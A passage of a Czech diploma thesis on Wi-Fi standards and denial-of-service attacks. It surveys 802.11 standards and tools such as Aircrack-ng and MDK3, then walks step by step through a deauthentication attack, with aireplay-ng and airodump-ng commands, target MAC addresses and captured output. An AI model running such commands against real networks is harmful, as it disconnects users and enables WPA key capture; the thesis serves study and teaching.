Bezdrátové řešení není zdaleka bez problémů. Rádiové vysílání je ve značné míře náchylné na rušení všemi zařízeními pracujícími na příslušných kmitočtech. Dosah vysílání v souvislosti s kvalitou samotného přenosu omezuje velikost sítě i počet systémů, které se v rámci daného prostoru mohou nacházet tak, aby nedocházelo k nežádoucímu rušení. [1]

3.2 Přehled hlavních standardů IEE 802.11

Norem pro IEEE 802.11 dnes existuje několik a je také schváleno mnoho jejich doplňků. Všechny však sdílejí stejný protokol MAC a rozdíl mezi nimi spočívá v různém řešení fyzické vrstvy. Všeobecný přehled základních norem, včetně používaných kódování, je možné sledovat v tabulce níže.

3.2.1 IEEE 802.11

V roce 1997 byla přijata tato základní specifikace, která disponovala přenosovými rychlostmi 1 nebo 2 Mbit/s. Samotný protokol pokrýval fyzickou a linkovou vrstvu síťového modelu OSI. Na úrovni linkové vrstvy byly definovány níže uvedené služby. [2] [29]

- Autentizace a deautentizace
- Asociace, disasociace a reasociace
- Privátnost (WEP)
- Doručování MSDU (Mac Service Data Unit)

Na fyzické vrstvě byly definovány tři metody:

- DSSS (Direct Sequence Spread Spektrum)
- FHSS (Frequency Hopping Spread Spectrum)
- Infračervený přenos

3.2.2 IEEE 802.11b

Hlavním problémem původního standardu 802.11 byla nízká přenosová rychlost, z tohoto důvodu byl schválen v roce 1999 (dostupný až v roce 2001) tento doplněk, který, na rozdíl od původního, navyšuje maximální přenosovou rychlost na 11 Mbit/s při využití přenosového pásma 2,4 GHz (2,4 GHz – 2,4835 GHz). [25]

3.2.3 IEEE 802.11a

Na rozdíl od výše uvedené normy využívá přenosového bezlicenčního pásma na frekvenci 5 GHz s výrazně vyšší teoreticky dosažitelnou rychlostí až 54 Mbit/s. Práce na této normě začala dříve než na IEEE 802.11b, ale vzhledem ke složitějšímu řešení na fyzické vrstvě si vyžádala více času na realizaci. Výhoda oproti IEEE 802.11b není jen vyšší rychlost. Frekvenční pásmo 5 GHz je méně vytíženo a dovoluje využívání většího množství kanálů bez vzájemného rušení. Díky povolenému většímu vyzařovacímu výkonu umožňuje také přenos na delší vzdálenosti.

3.2.4 IEEE 802.11g

Stejně jako IEEE 802.11b pracuje na totožném frekvenčním pásmu. Byla schválena v polovině roku 2003 a jejím hlavním cílem bylo navýšení maximální dosažitelné rychlosti výše jmenované normy z 11Mbit/s až na teoretických 54 Mbit/s při zachování zpětné slučitelnosti.

3.2.5 IEEE 802.11n

IEEE 802.11n je Wi-Fi standard z roku 2009, který spočívá v modifikaci fyzické vrstvy a podvrstvy MAC (*Media Access Control*) tak, aby bylo docíleno reálných přenosových rychlostí přes 100 Mbit/s, přičemž může využívat obě přenosová pásma 2,4 GHz nebo 5 GHz. Zvýšení rychlosti je dosaženo použitím technologie MIMO (Multiple Input Multiple Output), která využívá většího množství vysílacích a přijímacích antén. [1]

Tabulka 1: Přehled standardů IEEE 802.11

Přehled standardů IEEE 802.11				
Standard	**Rok vydání**	**Pásmo [GHz]**	**Maximální teoretická rychlost [Mbit/s]**	**Fyzická vrstva**
původní IEEE 802.11	1997	2,4	2	DSSS a FHSS
IEEE 802.11a	1999	5	54	OFDM
IEEE 802.11b	1999	2,4	11	DSSS
IEEE 802.11g	2002/2003	2,4	54	OFDM
IEEE 802.11n	2009	2,4 nebo 5	600	MIMO OFDM

3.3 Používané modulace 802.11

3.3.1 FHSS (Frequency Hopping Spread Spectrum)

Jedná se o modulaci fungující na principu frekvenčních přeskoků s maximálním časem setrvání 400 ms. Standard IEEE 802.11 implementuje celkem 79 nezávislých kanálů, z nichž každý má šířku pásma 1 MHz, čímž obsadí rozsah pásma od 2,4 GHz do 2,483 GHz. Výhodou této modulace je vysoká odolnost proti rušení na úkor nízké přenosové rychlosti.

3.3.2 DSSS (Direct Sequence Spread Spectrum)

Hlavní výhodou DSSS oproti FHSS je vyšší přenosová rychlost. Na rozdíl od FHSS využívá pouze 11 kanálů o šířce pásma 22 MHz. Povolené pásmo má šířku pásma 83,5 MHz. Střední kmitočty jednotlivých kanálů jsou od sebe posunuty pouze o 5 MHz, což způsobuje překrytí jednotlivých kanálů a vzájemné rušení. Maximálně lze použít pouze tři navzájem se nepřekrývající kanály. [3]

3.3.3 OFDM (Orthogonal Frequency Division Multiplexing)


V jednom širším frekvenčním pásmu disponuje velkým množstvím virtuálních kanálů, ve kterých se data přenášejí současně, ale zato pomaleji. Důsledkem toho je ve výsledku rychlejší přenos, ale nižší odolnost proti rušení.

4 Detailní přehled nástrojů pro realizaci Denial of Service útoků na Wi-Fi sítě

4.1 Komponenty Wi-Fi sítě

Každá bezdrátová síť obsahuje několik fyzických komponent:

- Distribuční systém
- Přístupový bod
- Bezdrátové médium
- Stanice



Obrázek 4 .1: Komponenty Wi-Fi sítě

4.1.1 Distribuční systém

V naprosté většině komerčních systémů je distribuční systém řešen jako kombinace síťového mostu *(bridge)* a distribučního média, jímž je páteřní síť používaná pro přenos dat mezi přístupovými body. Téměř vždy tuto páteřní síť reprezentuje *Ethernet*.

4.1.2 Přístupový bod

Přístupový bod (*Access point, AP*) plní ve Wi-Fi sítích celou řadu funkcí, jeho majoritní spočívá v přemostění mezi kabelovou a bezdrátovou sítí, kde tvoří takzvaný datový most. Také je schopen komunikovat s více než jednou stanicí, a proto může propojovat i bezdrátové stanice, které se nacházejí v jeho dosahu nezávisle na tom, zda tyto stanice chtějí používat most do kabelového *Ethernetu*. Rámce vyslané jednou bezdrátovou stanicí, přidruženou k dané WLAN, musí AP opětovně vyslat na adresu cílové stanice.

4.1.3 Bezdrátové médium

Bezdrátové médium reprezentuje ve Wi-Fi síti totéž co kabeláž v sítích kabelových. Je takzvaným nosičem dat při přenosu od stanice ke stanici. Bezdrátovým médiem se ve Wi-Fi rozumí především dvě rádiová frekvenční pásma v blízkosti frekvencí 2,4 GHz a 5 GHz, hovoříme-li o nejčastěji se vyskytujících standardech popsaných v kapitole 3.2. Nikoliv vzduch, jak si mnozí mohou myslet, protože sítě Wi-Fi fungují i ve vzduchoprázdnu.

4.1.4 Stanice


Stanicí se obecně rozumí jakékoliv koncové zařízení podporující technologii Wi-Fi. Patří zde notebook, PDA, tablet, chytré mobilní telefony, počítače s Wi-Fi kartou apod. [3]

4.2 Konfigurace Wi-Fi

Podobně jako je tomu v sítích metalických, např. u *Ethernetu*, může pracovat i bezdrátová lokální síť ve dvou základních konfiguracích, a to BSS *(Basic Service Set)* režim infrastruktury a IBSS *(Independent Basic Service Set)*, známé též jako režim *ad-hoc* nebo také *peer-to-peer*.

4.2.1 BSS, též režim infrastruktury


V případě použití režimu BSS bývá koncovým uzlem stanice (klient), která je připojena k přístupovému bodu (AP), obvykle začleněnému do infrastruktury *Ethernetu*. Veškerá komunikace probíhá přes příslušný přístupový bod a klienti mezi sebou nikdy nekomunikují přímo. Dvě nebo více BSS propojené prostřednictvím distribučního systému se označují termínem ESS *(Extended Service Set)*.



Obrázek 4 .2: Režim ESS a BSS

4.2.2 IBSS, též ad-hoc, peer to per

Při tomto režimu spolu stanice komunikují přímo a není zapotřebí již žádné další podpůrné infrastruktury. Tato konfigurace je především vhodná pro náhodná uskupení trvající dle potřeby. Z důvodu bezpečnosti a spolehlivosti se nehodí pro rozsáhlé sítě. [2] [30]



Obrázek 4 .3: Režim IBSS (ad hoc)

4.3 BackTrack

BackTrack vychází z mnoha částí Linuxu, především pak z Linuxové security distribuce WHAX (jméno vzniklo z White hat a Slax), která byla vytvořena primárně pro záležitosti bezpečnosti. Přívlastek *„security distribuce“* značí operační systém, který obsahuje vybrané nástroje nebo skripty pro průnikové (penetrační) testy. Samotný systém je možné provozovat jako Live CD nebo Live USB. Rovněž může být plnohodnotně nainstalován. To, že je vydáván jako Live CD a Live USB, umožňuje uživateli zavést operační systém bez jakékoliv instalace. BackTrack je primárně zaměřen na bezpečnostní testování operačních systémů, hardwaru a počítačových sítí.

Po přechodu do stabilního průběhu vývoje, především během posledních verzí, vývojáři BackTracku přesunuli cíl vývoje od stability k funkcionalitě restrukturalizací vývojového a opravovacího procesu. V aktuálních verzích je většina aplikaci vložena jako moduly, což umožňuje jednodušší aktualizaci systému.

Aplikace obsaženy v BackTrack:

- Aircrack-ng – testování zranitelností WEP a WPA
- Metasploit – testování zranitelnosti software
- RFMON – ovladače
- Kismet – sniffer a stumbler
- Nmap – mapování počítačových sítí
- Ettercap – sniffing
- Wireshark – analýza protokolů

Distribuce BackTrack je dostupná na oficiálních internetových stránkách. Před samotným stažením je možné si vybrat z různých verzí systému. Základní dělení obsahuje verze s 64 a 32 bitovou architekturou. Dále je zde možnost výběru desktopového prostředí mezi GNOME a KDE. V našem případě byla použita nejnovější 64 bitová verze BackTrack 5 R3 s grafickou nadstavbou GNOME – viz ilustrační obrázek níže.

Obrázek 4 .4: Ukázka grafického prostředí BackTrack 5

4.4 Aircrack-ng

Jedná se o komplexní balíček aplikací, který obsahuje nástroje potřebné pro realizaci útoků zaměřených na nedostatky šifrování WEP a WPA. Hlavním předpokladem pro úspěšné používání tohoto balíčku je podpora monitorovacího módu na Wi-Fi kartě. Aircrack-ng vychází z původní verze Aircrack a obsahuje mimo jiné i níže uvedené nástroje, jež byly použity při generování DoS útoků v praktické části této diplomové práce. Program bez problémů pracuje na všech operačních systémech rodiny Linux a Windows. V našem případě byly veškeré útoky vedeny z OS Linux – distribuce BackTrack, kde jsou již tyto nástroje implementovány a není zapotřebí je dodatečně instalovat.

4.4.1 Airmon-ng

Tento skript slouží výhradně k aktivaci a deaktivaci monitorovacího módu na bezdrátovém rozhraní.

Použití:

```
airmon-ng <start|stop> <rozhraní> [kanál]
```

Vysvětlivky:

- `<start|stop>` označuje, zda má spustit nebo zastavit rozhraní (povinné)
- `<interface>` specifikuje rozhraní (povinné)
- `[kanál]` volitelně nastaví kartu na konkrétní kanál

4.4.2 Airodump-ng

Airodump-ng je nástupce starší aplikace Airodump z legendárního balíčku Aircrack. Nástroj umí detekovat Wi-Fi sítě v dosahu karty, kterou používá. Dále umí zachytit a uložit kompletní provozní data na nakonfigurovaném kanálu. Primární účel aplikace spočívá ve shromáždění IVs *(Initialization Vectors)* pro prolomení WEP klíče v Aircrack-ng. Se zapojeným GPS přijímačem dovede Airodump-ng zaznamenat a uložit GPS souřadnice detekovaných přístupových bodů. Program je distribuován pouze jako součást balíku Aircrack-ng. Původně Linuxová konzolová aplikace je nyní dostupná i pro platformu Windows. [9]

Použití:

```
airodump-ng <volba> <rozhraní>
```

Možnosti filtrů

- `--encrypt <suite>` – Filtrování AP podle použitého šifrování
- `--netmask <netmask>` – Filtrování AP podle síťové masky
- `--bssid <bssid>` – Filtrování AP podle BSSID

Více informací lze zjistit přímo z nápovědy programu:

```
airodump-ng --help
```

4.4.3 Aireplay-ng

Aireplay-ng se používá k injekci datových rámců. Jeho primární funkce spočívá v generování trafiku pro následné použití na prolomení WEP a WPA klíče prostřednictvím komplexního nástroje Aircrack-ng. Opět se jedná o nástupce starší verze Aireplay, který má v sobě naimplementováno mnoho nových technik. Jako příklad lze uvést deautentizaci za účelem zachycení *WPA handshake*, falešnou autentizaci, interaktivní procházení paketů a *ARP-request injekce*. S nástrojem Packetforge-ng lze pak vytvořit libovolné rámce.

Použití:

```
aireplay-ng <volba> <replay rozhraní>
```

Dostupné útoky:

- Útok 0: Deautentizace
- Útok 1: Falešná autentizace
- Útok 2: Interaktivní přehráváni paketů
- Útok 3: ARP požadavek na replay útok
- Útok 4: KoreK chopchop útok
- Útok 5: Fragmentační útok
- Útok 6: Cafe-latte útok
- Útok 7: Fragmentační útok orientovaný na klienta
- Útok 8: WPA Migration Mode – bude k dispozici v příští verzi
- Útok 9: Test injekce

4.5 MDK3

Nástroj MDK3 je nástroj využívající a poukazující na nedostatky standardu IEEE 802.11. Jedná se o volně šiřitelný program pod licencí GPLv2 spadající pod GNU *(General Public License)*. Software pod licencí GPL je možno volně modifikovat a šířit pouze za předpokladu, že bude šířen bezplatně. Toto opatření se týká nejen samotného softwaru, ale i softwaru od něj odvozeného. Na produkty šířené pod GPL se nevztahuje žádná záruka. Licence je schválená sdružením OSI.

Použití:

```
mdk3 <Rozhraní> <test_mode> [test_options]
```

Přepínače:

```
b - Beacon Flood Mode - zobrazení falešných AP u klientů
a - Autentizační DoS mode – Autentizační DoS útok
p – Jedná se o mód útoku pro zjištění SSID hrubou silou
d – Deautentizační útok
```

Další možnosti programu:

- Brute Force MAC filtry
- Nástroje pro sledování sítě
- WPA TKIP Denial-of-Service
- WDS Confusion

4.6 Wireshark

Počítačová aplikace Wireshark je takzvaný protokolový analyzér a paketový sniffer. Často se využívá k analýze a ladění problémů v rámci počítačových sítí. Své další uplatnění nachází při vývoji softwaru, komunikačních protokolů a studiu síťových komunikací.

Jeho součástí je i velké množství analyzérů komunikačních protokolů a uživatelsky příjemné grafické rozhraní s možností uspořádání a filtrování zobrazených informací. Aplikace disponuje možností přepnout síťovou kartu do monitorovacího režimu, což jí dovoluje zachytávat a monitorovat veškerou komunikaci na daném médiu.

Wireshark je multiplatformní software, který funguje na různých operačních systémech. Jako příklad lze uvést Linux, Mac OS, Solaris, a Microsoft Windows. Program má i terminálovou verzi TShark. Obě verze spadají pod licenci GNU (*General Public License*).


5 Praktická ukázka útoku typu Denial of Service v prostředí Wi-Fi sítí

5.1 Deautentizační DoS útok

Ještě před tím, než tento útok provedeme, je vhodné nastínit, jak k autentizaci a samotnému přidružení k Wi-Fi síti dochází.

Asociaci, nebo také přidružení k Wi-Fi, lze přirovnat k vložení ethernetového kabelu do zdířky. Funguje na principu sledování provozu v síti, které se odehrává vždy při poklesu signálu a zvýšení chybovosti kanálu nebo může být iniciována samotným operačním systémem. Při pasivním skenování stanice po určitou dobu naslouchá na všech kanálech 802.11 a zajímá se o rámce zvané *Beacon*, jež jsou pravidelně vysílány přístupovým bodem. Obsahem těchto rámců bývají informace o AP a příslušné síti, tzv. SSID *(Service Set Identifier)*. Při aktivním skenování vysílá samotná stanice na jednotlivých kanálech pokusné rámce, tzv. *Probes*, na jejichž základě očekává odezvu od dostupných AP. Při zjištění dostupného AP zašle stanice požadavek na přidružení a vyčkává na potvrzení začlenění sama sebe do příslušné Wi-Fi sítě.

Ještě než dojde k samotnému přidružení, je nutné, aby stanice splnila požadavky autentizace. Ta může být buď otevřená (libovolná stanice se může přidružit), nebo prostřednictvím klíče sdíleného všemi stanicemi dané Wi-Fi sítě. Asociace je pro stanici exkluzivní, to znamená, že nemůže být asociována na více přístupových bodech současně. [8]




Obrázek 5 .1: Asociace k Wi-Fi

Shrnutí:

- **Autentizace** – Při této funkci AP zjišťuje, o kterou stanici se jedná a zda je skutečně tím pravým, za koho se vydává.
- **Asociace** – Prostřednictvím této funkce vzniká logická vazba mezi AP a danou stanicí. Stanice je následně přidružena (asociována) k příslušnému přístupovému bodu.
- **Deasociace** – Je opakem asociace a dochází zde k zrušení vazeb mezi AP a danou stanicí.

Deautentizační útok zaujímá v počtu výskytů mezi útoky zaměřenými na Wi-Fi přístupové body první místo. Dochází při něm k odeslání falešných deautentizačních rámců na AP a následnému odpojení klienta ze sítě. Deautentizační rámec se posílá každou sekundu a je schopný zcela odpojit téměř kteréhokoliv klienta. Při opětovném připojení na AP má útočník možnost zachytit tzv. „*4 Way Handshake*“, jehož pomocní je možné nabourat danou síť zabezpečenou WPA klíčem.



Obrázek 5 .2: Deautentizační útok

Mnohdy se útok provádí za účelem zjištění skrytého SSID, jehož znalost je nutná při provádění slovníkových útoků na WPA klíč, ale také při generování *rainbow tables* pro zrychlení těchto útoků. SSID je možné zobrazit prostřednictvím nástroje airodump-ng, který je součástí

Linuxové distribuce BackTrack. Další alternativou pro zobrazení SSID je program Wireshark, ve kterém lze tento údaj dohledat z jednotlivých rámců manuálně. Rovněž je možné provádět hromadnou deautentizaci, ale ta není tak efektivní jako cíleně vedená deautentizace s podvržením MAC adresy klienta (*MAC spoofing*). Klient se pak nemůže opětovně připojit, dokud samotný útok neskončí, nebo do doby, než si změní vlastní MAC adresu. To samozřejmě platí jen v případech, kdy přístupový bod přiděluje konektivitu na základě povolených MAC adres.

Útočníka může motivovat i odpojení stanice z důvodu nalákání oběti na *Honney pot AP*, čímž může útočník odchytit dostatek lukrativních dat pocházejících ze síťové komunikace na straně klienta.

5.1.1 Ukázka deautentizačního DoS útoku

K aplikaci deutentizačního DoS útoku budeme potřebovat následující programy:

- Airmon-ng
- Aireplay-ng
- Airodump-ng / Wireshark

Všechny výše zmíněné nástroje jsou standardně obsaženy v Linuxové distribuci BackTrack a není je zapotřebí dodatečně instalovat.

V prvé řadě je nutné zprovoznit na Wi-Fi kartě monitorovací mód. Je také nutností nastavit totožný komunikační kanál s AP, na které bude útok směřovat.

```
airmon-ng <start|stop> <rozhraní> [kanál]
airmon-ng start wlan0
```

```
Interface  Chipset         Driver

wlan0      Ralink RT2870/3070    rt2800usb - [phy0]
                      (monitor mode enabled on mon0)
```

Obrázek 5 .3: Zapnutí monitorovacího módu na wlan0

Komunikační kanál, na kterém se nachází cíl útoku (AP), lze dohledat mnoha způsoby, např. pomocí aplikace Airodump-ng nebo Wireshark.

Airodump-ng

```
airodump-ng mon0
```

Po spuštění začne Wi-Fi karta monitorovat okolní provoz na všech kanálech. Výhodou tohoto programu je možnost zjištění MAC adres přístupových bodů v dosahu a současně i MAC adres klientů připojených na dané AP, což jsou údaje potřebné k provedení samotného útoku.

```
CH 14 ][ Elapsed: 52 s ][ 2013-01-30 20:28

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

D8:5D:4C:FE:98:D2  -17       37        7    0  11  54 . WPA2 CCMP   PSK  wi-fic
D8:5D:4C:CF:64:F4  -63       12        0    0   2  54 . WEP  WEP         MAXXNET.cz
00:4F:62:0E:C3:EF  -73       17        0    0   7  54   WEP  WEP         AirLive
54:E6:FC:DD:75:66  -74       23        0    0   6  54 . WPA2 CCMP   PSK  MAXXNET.cz
14:DA:E9:84:D8:0C  -81       14        0    0  11  54e  WPA2 CCMP   PSK  ASUS 3111967
00:4F:62:07:E1:8F  -81       11       18    0   1  11   OPN              CZNetFreeTr
D8:5D:4C:CF:67:C0  -82       13        0    0   3  54 . WPA2 CCMP   PSK  MAXXNET.cz-
00:19:CB:4D:C7:A4  -83       12        0    0   6  54 . WEP  WEP         ajka
00:23:54:5F:90:0A  -84        7        0    0   6  54   WPA  TKIP   PSK  Palackeho19

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:4F:62:02:5F:1B  -78    0 - 2      6         6  CZNetFreeOlomoucka
(not associated)   00:25:D3:9A:A6:DE  -88    0 - 1      0         1  SAURONOVO OKO
D8:5D:4C:FE:98:D2  00:13:02:26:A3:78  -36   54 - 1      0        10
00:4F:62:07:E1:8F  00:4F:62:26:EF:F9   -1    5 - 0      0        17
```

Obrázek 5 .4: Sledování provozu prostřednictvím Airodump-ng

Pomocí jednoduchého filtru je možné vyfiltrovat AP s konkrétním BSSID identifikátorem. Výsledek uvedený na obrázku výše lze interpretovat následovně. Přístupový bod s MAC adresou D8:5D:4C:FE:98:D2 využívající šifrování WPA2 na kanálu 11 s identifikátorem SSID wi-fic a připojeným klientem identifikovaným pomocí MAC: 00:13:02:26:A3:78.

```
airodump-ng –bssid D8:5D:4C:FE:98:D2 mon0
```

```
CH  4 ][ Elapsed: 16 s ][ 2013-01-30 20:29

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

D8:5D:4C:FE:98:D2  -26        4        1    0  11  54 . WPA2 CCMP   PSK  wi-fic

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

D8:5D:4C:FE:98:D2  00:13:02:26:A3:78   -1   54 - 0      0        1
```

Obrázek 5 .5: Vyfiltrování konkrétního AP

Ve Wiresharku lze tyto údaje zjistit při zachycení jednoho z řídících rámců Wi-Fi sítě, tzv. *Beacon*, který obsahuje všechny potřebné informace o síti a taktéž oznamuje přítomnost samotné WLAN. Tento rámec vysílá AP v infrastruktuře BSS přibližně každých 100 ms. Pro jeho zachycení je zapotřebí být stále v režimu monitorovacího módu.

```
14 0.410772000 Tp-LinkT_fe:98:d2 Broadcast 802.11 144 Beacon frame, SN=1512, FN=0,
+ Frame 14: 144 bytes on wire (1152 bits), 144 bytes captured (1152 bits) on interface 0
+ Radiotap Header v0, Length 18
- IEEE 802.11 Beacon frame, Flags: ........
    Type/Subtype: Beacon frame (0x08)
  + Frame Control: 0x0080 (Normal)
    Duration: 0
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Source address: Tp-LinkT_fe:98:d2 (d8:5d:4c:fe:98:d2)
    BSS Id: Tp-LinkT_fe:98:d2 (d8:5d:4c:fe:98:d2)
    Fragment number: 0
    Sequence number: 1512
- IEEE 802.11 wireless LAN management frame
  - Fixed parameters (12 bytes)
      Timestamp: 0x00000004a2847181
      Beacon Interval: 0.102400 [Seconds]
    + Capabilities Information: 0x0431
  - Tagged parameters (90 bytes)
    - Tag: SSID parameter set: wi-fic
        Tag Number: SSID parameter set (0)
        Tag length: 6
        SSID: wi-fic
    + Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 6, 12, 24, 36, [Mbit/sec]
    + Tag: DS Parameter set: Current Channel: 11
    + Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap
    + Tag: ERP Information
    + Tag: Extended Supported Rates 9, 18, 48, 54, [Mbit/sec]
    + Tag: RSN Information
    + Tag: Vendor Specific: Microsof: WPA Information Element
```

Obrázek 5 .6: Beacon rámec

Pokud jsou již známy všechny potřebné údaje o Wi-Fi síti, na kterou má být útok veden, pak je možné přejít k dalšímu kroku. Vzhledem k tomu, že je nutné nastavit pro monitorovací mód totožný kanál s kanálem, na kterém AP vysílá, je vhodné monitorovací mód ukončit a spustit znovu na patřičném kanále (v našem případě kanál 11).

```
airmon-ng stop mon0
artmon-ng start wlan0 11
```

Dále následuje spuštění samotného deautentizačního DoS útoku. Pro útok na konkrétní zařízení připojené na AP volíme níže uvedený příkaz s danými parametry.

```
aireplay-ng -0 15 -a D8:5D:4C:FE:98:D2 -c 00:13:02:26:A3:78
mon0
```

Pro odpojení všech zařízení přidružených na daný přístupový bod.

```
aireplay-ng -0 15 -a D8:5D:4C:FE:98:D2 mon0
```

Vysvětlivky:

- `-0` značí deautentizační útok, lze rovněž použít `--deauth`.
- `-15` počet deautentizačních paketů, čím více je jich zasláno, tím déle útok trvá (v případě použití 0, bude útok generovaný bez přerušení).
- `-a` značí následující MAC adresu přístupového bodu, na který je útok veden.
- `-c` značí následující BSSID konkrétního klienta, který má být z AP odpojen.

```
root@bt:~# aireplay-ng -0 15 -a D8:5D:4C:FE:98:D2 -c 00:13:02:26:A3:78 mon0
21:55:45  Waiting for beacon frame (BSSID: D8:5D:4C:FE:98:D2) on channel 11
21:55:46  Sending 64 directed DeAuth. STMAC: [00:13:02:26:A3:78] [65|63 ACKs]
21:55:47  Sending 64 directed DeAuth. STMAC: [00:13:02:26:A3:78] [52|58 ACKs]
21:55:47  Sending 64 directed DeAuth. STMAC: [00:13:02:26:A3:78] [14|70 ACKs]
21:55:48  Sending 64 directed DeAuth. STMAC: [00:13:02:26:A3:78] [ 1|65 ACKs]
21:55:49  Sending 64 directed DeAuth. STMAC: [00:13:02:26:A3:78] [62|60 ACKs]
21:55:50  Sending 64 directed DeAuth. STMAC: [00:13:02:26:A3:78] [61|63 ACKs]
21:55:51  Sending 64 directed DeAuth. STMAC: [00:13:02:26:A3:78] [60|62 ACKs]
21:55:52  Sending 64 directed DeAuth. STMAC: [00:13:02:26:A3:78] [61|60 ACKs]
21:55:53  Sending 64 directed DeAuth. STMAC: [00:13:02:26:A3:78] [64|62 ACKs]
21:55:54  Sending 64 directed DeAuth. STMAC: [00:13:02:26:A3:78] [62|61 ACKs]
21:55:54  Sending 64 directed DeAuth. STMAC: [00:13:02:26:A3:78] [21|61 ACKs]
